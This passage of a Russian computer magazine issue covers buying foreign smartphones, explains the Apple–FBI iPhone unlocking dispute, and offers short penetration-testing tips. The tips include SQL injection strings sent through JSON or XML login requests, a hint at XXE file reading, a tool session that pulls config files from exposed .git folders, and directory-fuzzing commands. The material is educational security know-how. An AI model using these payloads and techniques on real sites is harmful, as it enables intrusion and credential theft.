ты получишь всего 16 ГБ постоянной и 2 ГБ оперативной памяти — против 32 ГБ и 3 ГБ в более дешевых американских модификациях).

Не нравится «гнутый» экран, «греющийся 810-й дракон» или прошивка LG (кстати, на нее в скором времени должен «прилететь» Android 6.0)? Посмотри в сторону прошлогоднего флагмана — Nexus 6 производства Motorola. Американская версия доступна за $299, что вовсе не чрезмерно за аппарат, оборудованный чипом Qualcomm Snapdragon 805 и «нафаршированный» всеми возможными «фишками» от беспроводной зарядки до камеры с оптической стабилизацией.

Не нравится шестидюймовый экран? Motorola Moto X (версия 2014 года) с экраном 5.2” продается (а точнее, распродается) за $199 в США или 189 евро в Германии.







Amazon Fire Phone

Хочется дешевле? Поищи на eBay. Новенький Amazon Fire Phone с экраном 4.7", оборудованный 32 ГБ ROM, камерой с оптической стабилизацией и процессором Qualcomm Snapdragon 800 обойдется в жалкие $130 — и при этом прямо из коробки ты получишь поддержку всех возможных частот 3G и LTE, какие только бывают в США и Европе.

А если посмотреть чуть шире, то за $101 как с американского Амазона, так и с Aliexpress можно заказать бывший флагман на Windows Phone — Nokia Lumia 928 (Verizon), обладающий 32ГБ встроенной памяти, великолепной камерой с оптическим стабилизатором, экраном AMOLED и двухъядерным Snapdragon S4. И, кстати, устройство до сих пор поддерживается прошивками и должно обновиться на Windows 10. К сведению: телефоны Verizon с поддержкой LTE идут без привязки к оператору (никакой код для их разблокирования не нужен), но вот сам LTE за пределами США работать не будет: только 3G/HSPA.

Хочется что-то посовременнее и еще дешевле? За $59 можно заказать AT&T Microsoft Lumia 640, который совершенно бесплатно отвязывается от оператора на сайте AT&T.



Nokia Lumia 928



Micosoft Lumia 640

А ЕСЛИ ВСЕ-ТАКИ КИТАЙ?

Если непременно нужен именно китайский и никакой иной аппарат, но не очень хочется словить троянца или попасть на деньги из-за того, что телефон будет слать текстовые сообщения на платные номера, посмотри на аппараты, которые производители официально продают на международном рынке.

В первую очередь к таковым производителям относится компания OnePlus со своими OnePlus One и OnePlus Two. Если покупать не у сомнительных перепродавцов, не с Aliexpress и не в китайских магазинах (которые с максимальной наценкой продадут тебе версию телефона, предназначенную для локального китайско-



OnePlus One

го рынка)… так вот, если покупать напрямую в официальном магазине OnePlus, то за цену Motorola Moto X (2014) ты получишь OnePlus One, устройство предыдущего модельного года с официальной поддержкой CyanogenMod (правда, не имеющее поддержки 20-й полосы LTE (800 МГц)).

А за полторы цены LG G Flex 2 (напомню, это аппарат на Snapdragon 810) или приблизительно за цену Motorola Nexus 6 (устройство 2014 года) ты сможешь стать счастливым владельцем OnePlus Two, сбалансированного устройства с поддержкой LTE Band 20. Экономия? Нет, но в данном случае аппарат интересен сам по себе, да и не придется искать хорошее предложение на eBay, заходи и покупай.



Xiaomi Mi5

Meizu MX5

Также обрати внимание на телефоны Oppo — материнской компании OnePlus, предлагающей смартфоны по «взрослым» ценам и имеющей официальные магазины и поддержку за пределами Китая. Сэкономить здесь не удастся, зато ты получишь отличное качество сборки, приятный внешний вид, качественные компоненты и — редкость среди китайских производителей! — поддержку 20-й полосы LTE.

Про Xiaomi мы уже говорили: компания выходит-выходит, да никак не выйдет на международный рынок, в результате чего официальные международные прошивки существуют только для относительно слабенького Mi4i, основанного на неудачном Snapdragon 615 и так и не получившего поддержку 20-й полосы LTE. Впрочем, выбор за тобой.



ZUK Z1

Удачный выбор — аппараты производства Meizu. Нет, поддержки европейской 20-й полосы LTE ты не увидишь и здесь, однако красивый внешний вид, качественные компоненты и наличие официальных международных каналов продаж делают покупку этих устройств осмысленной.

Lenovo вышла на международный рынок с новой линейкой ZUK. Аппарат ZUK Z1 выполнен на уровне позапрошлогодних флагманов, а стоит как флагманы прошлогодние. Экономическая целесообразность покупки, однако, сомнительна.

ВЫВОДЫ

Покупка китайского смартфона или планшета — лотерея. Покупка оного устройства в китайском онлайновом магазине — лотерея вдвойне. Да, есть шанс сэкономить заметную сумму. Но есть шанс получить устройство, лишь условно работоспособное. Неисправимые (и не исправляемые производителем) ошибки, приводящие к дискомфорту во время эксплуатации, использование дешевых компонентов, выходящих из строя в самый неудачный момент, фактическое отсутствие гарантии и поддержки — вполне вероятный сценарий. Всегда остается шанс получить «вирусную» прошивку, замена (или простое удаление вирусов) которой приведет к отказу продавца от гарантийных обязательств.



Если же брать устройства известных компаний (таких как Oppo, Meizu, OnePlus) у их официальных международных дилеров, то о сколь-либо существенной экономии говорить не приходится. Эти устройства покупаются скорее из-за того, что интересны сами по себе. Но будут ли они обладать лучшим соотношением цена/качество в сравнении с прошлогодними флагманами А-брендов? Совсем не факт.

ТЕРАКТ, APPLE, FBI, ПИАР И СОВЕСТЬ



Евгений Зобнин
androidstreet.net

16 февраля глава Apple Тим Кук опубликовал открытое письмо, в котором обвинил ФБР в том, что они под предлогом борьбы с терроризмом хотят получить «ключ» от всех существующих айфонов и таким образом поставить конфиденциальность личных данных миллионов человек под угрозу. Письмо быстро было растиражировано СМИ, многие из которых начали строить свои версии произошедшего, даже не удосужившись разобраться в проблеме. А если это сделать, то окажется, что ФБР вовсе не просило Apple встроить бэкдор в iOS и даже не просило создать уязвимую версию системы специально для него, а Тим Кук очень преувеличил, заявив про «отмычку от сотен миллионов дверей».

ЧТО СЛУЧИЛОСЬ

2 декабря 2015 года в 11 часов утра в здание центра для людей с ограниченными возможностями города Сан-Бернардино ворвались Сайед Ризван Фарук и Ташфин Малик и открыли стрельбу по безоружным, убив четырнадцать человек и ранив больше двадцати. Спустя четыре часа сотрудники полиции обнаружили подозреваемых и в перестрелке убили обоих. В ходе расследования был найден iPhone 5c одного из нападавших.

Рассчитывая добыть дополнительные сведения для расследования причин теракта и его возможных заказчиков, ФБР получило доступ к iCloud-бэкапу смартфона. Однако оказалось, что последний бэкап был сделан 19 октября, то есть почти за полтора месяца до теракта. Разумно рассудив, что владелец просто отключил функцию бэкапа, чтобы информация не сливалась в Сеть, сотрудники ФБР попытались добраться до данных самого смартфона. К несчастью, он оказался залочен со всеми вытекающими отсюда «вкусностями» в виде шифрования данных, десяти попыток на ввод PIN-кода и задержки между попытками.

Отчаявшись, ФБР заручилось поддержкой федерального судьи и обратилось к Apple.

ЧТО ФБР ПОТРЕБОВАЛО У APPLE

Версия СМИ. Специальную версию iOS со встроенным бэкдором.

Версия Apple. «Отмычку от сотен миллионов дверей».

На самом деле. Согласно копии оригинального ордера (pdf) ФБР нужна вовсе не iOS с бэкдором, а подписанный цифровым ключом Apple образ со специальным RAM-диском, который, загруженный на смартфоне через режим DFU, сделает следующее:

- отключит функцию сброса до заводских настроек после десяти неудачных попыток ввода PIN-кода;
- отключит задержку между попытками ввода PIN-кода;
- позволит производить попытки ввода PIN-кода программно, используя подключение по USB, Wi-Fi или Bluetooth.

Говоря простыми словами, ФБР попросило Apple создать нечто вроде «диска восстановления Windows», который сам никуда не устанавливается, но при этом позволяет выполнить нужные функции. Более того, в ордере есть прямое указание на то, что образ должен работать только на конкретном смартфоне (проверив уникальный ID девайса), а если Apple не хочет по тем или иным причи-

нам предоставлять его ФБР, то ФБР готовы отдать iPhone самой Apple, чтобы ее сотрудники смогли загрузить на смартфоне указанный RAM-диск, а затем обеспечили доступ к ПК, к которому подключен девайс.

Говоря еще более простым языком, все, что попросили ФБР, — это дать им возможность поломать PIN-код смартфона и скопировать с него данные прямо в офисе Apple, не требуя никакого кода и уж тем более встраивания бэкдора в iOS.

ПОЧЕМУ APPLE ОТКАЗАЛА

Версия СМИ. Компания воспользовалась ситуацией, чтобы попиариться.

Версия Apple. Забота о личных данных юзеров.

На самом деле. Говорить стоит вовсе не о пиаре, а о сохранении лица. В последние годы Apple активно продвигает себя как компанию, очень бережно относящуюся к личным данным юзеров. Об этом они говорят в презентациях, анонсах, пресс-релизах и неустанно заявляют, что сами не могут получить доступ к пользовательским данным. Во многом это их хлеб, так как есть довольно большой рынок корпоративных клиентов, которые перешли на Apple после фактической смерти BlackBerry. И чтобы сохранить эту репутацию, Тим Кук готов зайти очень далеко, включая публичное нарушение прямого предписания суда.

Может показаться, что сделать инструмент для брутфорса одного-единственного смартфона, да к тому же принадлежавшего убийце инвалидов, — это даже благородно и к тому же не нарушает ничью конфиденциальность. Но есть такое слово — прецедент. Единожды пойдя на уступки ФБР, Apple как бы подтвердит: «Да, мы можем создать инструмент для взлома чужих смартфонов, если на нас надавить», и в своем обращении Тим Кук абсолютно верно подметил, что существует вполне реальная вероятность, что правительство пойдет еще дальше и в следующий раз действительно попросит встроить бэкдор в iOS, а затем и функцию прослушивания звонков. И все это опять же в благих целях.

За примерами далеко ходить не надо. Все мы помним, как родилась идея блокировки российских сайтов без суда и следствия. Очень благая цель — борьба с детской порнографией, которая якобы появляется и исчезает в Сети так быстро, что к моменту, когда суд вынесет решение, чайлдпорносайт уже будет закрыт и появится в другом месте. К чему привела такая якобы хорошая инициатива, ты и сам знаешь.

ПОЧЕМУ ФБР НЕ СДЕЛАЕТ ДАМП ПАМЯТИ УСТРОЙСТВА И НЕ ВЫПОЛНИТ БРУТФОРС НА ПК

Версия анонимуса. Они слишком тупые.

На самом деле. Это было бы легко, если бы ключ шифрования (зашифрованный PIN-кодом) хранился в самой NAND-памяти устройства, как это сделано в дешевых и устаревших Android-смартфонах без криптомодуля и поддержки TrustZone. Однако в iPhone 5c ключ шифрования (256-bit AES) хранится в выделенном модуле памяти, получить доступ к которому в обход iOS очень и очень сложно.

Фактически самый действенный метод прочитать данные с такого чипа — это просветить его рентгеном, и даже есть фирмы, которые занимаются этим за денежку. Причин, по которым ФБР до сих пор этого не сделало, очевидно, две: 1) они пошли самым простым путем; 2) они действительно хотят создать прецедент, прикрывшись благородными целями.

ВМЕСТО ЗАКЛЮЧЕНИЯ


Как видишь, ситуация далеко не такая однозначная, какой ее пытается преподнести Тим Кук и остальные вступившиеся за него люди. Однако, даже раскопав суть проблемы, я предпочитаю оставаться на стороне Apple. И дело тут вовсе не в том, что я считаю конфиденциальность выше всего на свете, а в банальной логике. Зная, что ФБР легко вскрывает смартфоны, террористы и прочие преступные элементы просто перестанут их использовать и перейдут либо на одноразовые звонилки, либо на сторонние средства шифрования. В результате ситуация не изменится вообще никак, зато у правительства США будет козырь в рукаве.

EASY HACK



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.



Дмитрий Бумов, ONSEC,
@i_bo0om, bo0om.ru

ПРОПИХИВАЕМ ИНЪЕКЦИЮ ЧЕРЕЗ JSON/XML-ЗАГЛУШКИ ДЛЯ API

Как найти уязвимости там, где их ещё никто не искал? Попробуй перевести POST-запрос (например, для аутентификации) в JSON- или XML-формат. Идея в том, что разработчики часто оставляют различные способы аутентификации — обычно, для дальнейшего использования сторонними приложениями. Так как эта функциональность не на виду, часто она не защищена от банальных инъекций. А если в дело вступает XML — возможность чтения произвольных файлов на сервере практически гарантирована!

Смотри, вот стандартный вход на сайт:

```
POST /login HTTP/1.1
Content-Type: application/x-www-form-urlencoded
...
username=demologin&password=demopass
```

Переведем все параметры в json-формат:

```
POST /login HTTP/1.1
Content-Type: application/json
...
{ "username": "demologin", "password": "demopass" }
```

Если аутентификация произошла — попробуем сделать из этого инъекцию:


```
POST /login HTTP/1.1
Content-Type: application/json
...
{ "username": "demologin’ OR 1=1--", "password": "demopass" }
```

Не забывай, что это JSON, и чтобы не нарушить его структуру, вектор вида `" OR "a"="a` необходимо отправлять с экранированными кавычками: `\" OR \"a\"=\"a`.

Точно так же можно попробовать перевести параметры в XML. Главное — не забыть про Content-type, многие веб-приложения не захотят парсить XML без него:

```
POST /login HTTP/1.1
Content-Type: application/xml
...
<?xml version="1.0" ?>
<username>demologin<username>
<password>demopass</password>
```

Всё получилось? Пробуй XXE — и возможно, у тебя в руках чтение произвольных файлов на сервере! Круто, правда?



aLLy, ONSEC,
@iamsecurity

ИЩЕМ ФАЙЛЫ В НЕЗАКРЫТЫХ GIT-РЕПОЗИТОРЯХ

Во время тестирования на проникновение встречаются git репозитории, к которым авторы «забыли» закрыть доступ. Это очень полезный улов, особенно при тестировании «черным ящиком».

Обычно я пытаюсь скачать все доступные файлы репозитория с помощью dvcs-ripper или DVCS-Pillage, чтобы затем восстановить исходники проекта. Однако это не всегда хорошая идея. Во-первых, это спровоцирует кучу запросов к серверу пропорционально количеству файлов в репозитории; такими действиями немудрено разбудить какой-нибудь мирно спящий WAF. Во-вторых, все исходники не всегда бывают нужны. Если это какой-нибудь паблик фреймворк или CMS (Wordpress, Bitrix, Kohana, etc), зачем нам тянуть их ядро? Правильно, абсолютно незачем, нам нужны лишь несколько конфигов и файлы классов.

Устав от того, что каждый раз приходится выполнять рутинные действия по вытаскиванию определенных файлов, я написал pwngitmanager. С его помощью можно посмотреть, что есть в репозитории, найти нужные файлы и скачать их.

Допустим, у нас есть небезызвестный example.com, на котором не закрыт доступ к файлам из папки `.git`. Чтобы посмотреть содержимое репозитория, достаточно просто выполнить ls:



```
python3 pwngit.py
> use example.com
> ls
```

```
C:\pwngitmanager>python pwngit.py
URL not specified. Run in interactive mode.
> use [redacted].com
Valid scheme not found in url. Using http instead.
Working with http://[redacted].com repository
http://[redacted].com/.git > ls
.gitignore
.htaccess
index.php
license.txt
readme.html
wp-activate.php
wp-admin/
wp-blog-header.php
wp-comments-post.php
wp-config-sample.php
wp-content/
wp-cron.php
wp-includes/
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php
xmlrpc.php
http://[redacted].com/.git > _
```

Запуск и листинг файлов в репозитории

А чтобы показать файл, нужно выполнить get:

```
> get wp-config.php
```

```
http://[redacted].com/.git > get wp-content/themes/[redacted]2014/functions.php
<?php

//Define default constants
define('WP_HOME_URL',get_home_url());
define('WP_SITENAME',get_bloginfo('name'));
define('WP_AJAX_URL',admin_url('admin-ajax.php'));
define('TEMPLATEDIR',str_replace(WP_CONTENT_DIR,'',WP_CONTENT_URL.TEMPLATEPATH));
define('STYLESHEET_URL', get_stylesheet_directory_uri());
define('TEMPLATE_URL', get_template_directory_uri());
define('MF_UPLOADS_DIR', WP_HOME_URL.'/wp-content/files_mf/');
define('RSS2_URL',get_bloginfo('rss2_url'));
define('TRANSIENT_TIMEOUT',900);  //15 minutes transient

// Mailchimp credential constants
define('MAILCHIMP_API_KEY', '[redacted]');
define('MAILCHIMP_LIST_ID', '[redacted]');
```

Получение содержимого файла

При этом содержимое выводится в окно консоли, а сам файл сохраняется в папку с именем репозитория для дальнейшего использования. Можно искать и по имени файла. Например, нам нужно найти все sql-файлы:

```
> find *.sql
```

```
http://[redacted].com/.git > find *.ini
wp-content/plugins/w3-total-cache/ini/xcache.ini
wp-content/plugins/w3-total-cache/ini/php.append.ini
wp-content/plugins/w3-total-cache/ini/apc.ini
wp-content/plugins/w3-total-cache/ini/memcache.ini
wp-content/plugins/w3-total-cache/ini/eaccelerator.ini
http://[redacted]com/.git >
```


Поиск файлов в репозитории

Если нужно найти файлы в папке с конкретным именем, можно воспользоваться поиском по пути:

```
> search private
```

Утилита поддерживает удобное автодополнение путей по TAB, как и обычная консоль.

Скрипт будет дополняться новыми фичами, а найденные ошибки — оперативно исправляться.



Дмитрий Бумов, ONSEC,
@i_bo0om, bo0om.ru

ФАЗЗИМ ВЕБ-ПРИЛОЖЕНИЕ НА ОТКРЫТЫЕ ДИРЕКТОРИИ

Часто случается так, что на сайте существует sensitive-ресурс, явно неприкрытый для доступа извне, и к нему можно спокойно получить доступ обычным CURL'ом. Это может быть админка, git-репозиторий, конфиг, fixtures, потенциально уязвимые файлы и много чего другого. Например, установив какую-нибудь CMS, владелец сайта забывает удалить инсталл-директории и выпускает сайт в продакшн. Несмотря на то, что большинство современных движков явно указывают на миссконфиг, такие ошибки по-прежнему встречаются, и из открытых директорий можно выудить кучу полезной инфы: от информации о приложении и версии плагинов до технических данных и реально существующих логинов. Важно лишь знать, что искать.

Чтобы быстро пофаззить сайт на открытую sensitive-информацию, нам понадобится сам фаззер и списки фаззинга. В качестве второго предлагаю воспользоваться моим репозиторием (txt), в котором я собираю популярные ди-

ректории, файлы, остатки конфигов пакетных менеджеров — в общем, все, что может представлять интерес на этапе разведки. В качестве самого фаззера могу порекомендовать тебе три инструмента: dirsearch, wfuzz и dirbuster.

DIRBUSTER (КЛАССИКА)

sourceforge.net/projects/dirbuster/
Платформа: Win/OS X/Linux, требует Java

ПЛЮСЫ

+ Классика, проверенная временем
+ Имеет GUI
+ Большие встроенные словари
+ Автоматически определяет, использовать ли HEAD-запросы (значительно ускоряет скорость брута)
+ Режим рекурсивного брута с возможностью отключения выбранных директорий и управлением потоками «на лету»
+ Умеет парсить ссылки из уже найденных страниц

МИНУСЫ

– Не сопровождается, заброшен аж с 2009 года
– Не сохраняет результаты, если ты сам этого не сделаешь

DIRSEARCH (БЫВШИЙ DIRS3ARCH)

```
bo0om@whitebox ~/s/dirsearch> ./dirsearch.py -e php -u https://bo0om.ru -x 403 -w ~/soft/fuzz/fuzz.txt

 _|. _ _  _  _  _ _|_    v0.3.6
(_||| _) (/_(_|| (_| )

Extensions: php | Threads: 10 | Wordlist size: 2197

Error Log: /home/bo0om/soft/dirsearch/logs/errors-16-03-06_23-11-42.log

Target: https://bo0om.ru

[23:11:48] Starting:
[23:11:55] 400 -  177B  - /%2e%2e//bo0om.ru
[23:11:57] 200 -  201B  - /.bash_history
[23:12:04] 200 -   19B  - /.configuration.php.swp
[23:13:30] 200 -   31B  - /123.txt
18.34% - Last request to: /_adm
```

github.com/maurosoria/dirsearch
Платформа: Win/OS X/Linux, требует Python 3

ПЛЮСЫ

+ Поддерживает отправку случайного User-agent'а
+ Умеет работать с списком сайтов
+ Подгружает настройки из конфига
+ Очень простой в использовании

МИНУСЫ

– Нет множества нужных фич

WFUZZ (КОМБАЙН ДЛЯ ДИРБАСТА)

```
bo0om@whitebox /u/s/wfuzz> wfuzz -c -R 3 --hc 404,403 --follow -w ~/soft/fuzz/fuzz.txt https://bo0om.ru/FUZZ
********************************************************
* Wfuzz 2.1.3 - The Web Bruteforcer                      *
********************************************************

Target: https://bo0om.ru/FUZZ
Total requests: 2197

==================================================================
ID      Response   Lines      Word         Chars          Request
==================================================================

00000:  C=400      7 L        12 W          177 Ch        "/%2e%2e//bo0om.ru"
00087:  C=200     14 L        29 W          201 Ch        "/.bash_history"
00326:  C=200      0 L         1 W           31 Ch        "/123.txt"
00373:  C=404    400 L      1195 W        20589 Ch        "/_log/error.log"
```

github.com/xmendez/wfuzz
Платформа: Win/OS X/Linux, требует Python 2


ПЛЮСЫ

+ Поддержка плагинов
+ Работа с множеством словарей
+ Перебор заголовков и cookie
+ Умеет работать с использованием списка прокси

МИНУСЫ

- Сложен в настройке
- Часто падает с ошибками и вообще нестабилен

Выбирай любой! Для dirsearch я оставил одноименный словарь, так как использую его постоянно: уж больно мне нравится возможность брутить сразу целый список хостов. Wfuzz ловок, гибок и силён: помимо брута может проверить на простейшие инъекции или найти XSS. А dirbuster позволит наблюдать и полностью контролировать процесс поиска непролинкованых директорий, да и словари в комплекте — бесценны.





Борис "dukeBarman" Рютин,
DSec
b.ryutin@tzor.ru
@dukebarman
dukebarman.pro

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ СВЕЖИХ УЯЗВИМОСТЕЙ

В сегодняшнем обзоре мы рассмотрим DoS уязвимость в антивирусе QuickHeal, посмотрим, как происходит процесс поиска и эксплуатации ошибки в браузере Baidu для Android, и закончим взглядом на серию уязвимостей в популярной веб-камере.

